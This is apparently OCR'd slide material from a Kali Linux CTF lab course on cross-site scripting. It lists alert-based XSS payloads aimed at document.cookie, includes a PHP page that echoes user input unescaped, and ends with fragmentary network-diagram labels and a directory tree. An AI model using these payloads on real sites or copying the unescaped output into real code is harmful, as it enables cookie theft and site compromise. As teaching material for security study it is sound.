
- <IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
- <a onmouseover="alert(document.cookie)">xxs link</a>
  - Extracts cookie from victim and displays it to him



Iamakeylookatme=

XSS Example #3

- <META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
- <video src=1 href=1 onerror="javascript:alert(document.cookie)"></video>
- Modifies cookie




- xxs link

Iamakeylookatme=; USERID=<SCRIPT>alert('XSS')
</SCRIPT>

```
echo "</ul>" ;
file_put_contents($file, "")
?>
student@ubuntu:/opt/lampp/htdocs$ cat output.php
<?php
setcookie("Iamakeylookatme") ;
$file = "includes/input.txt" ;
$lines = file($file) ;
echo "<ul>" ;
foreach ($lines as $line) {
echo "<li>$line</li>" ;
}
echo "</ul>" ;
file_put_contents($file, "")
?>
student@ubuntu:/opt/lampp/htdocs$
```

Kali Linux CTF Blueprints: Chapters 1 - 4


Community Bank
Attacker
firewall
Switch
Webserver
File Server
Database Server
Windows OS
Used Car Dealership
Attacker
firewall
Switch
Webserver
Telnet Server
File Server
Linux OS
WEP/WPA2
CTF
/
bin
boot
dev
etc
home
bshotts
ftp
karen
lost+found
me
enlightenment
gnome
gnome-desktop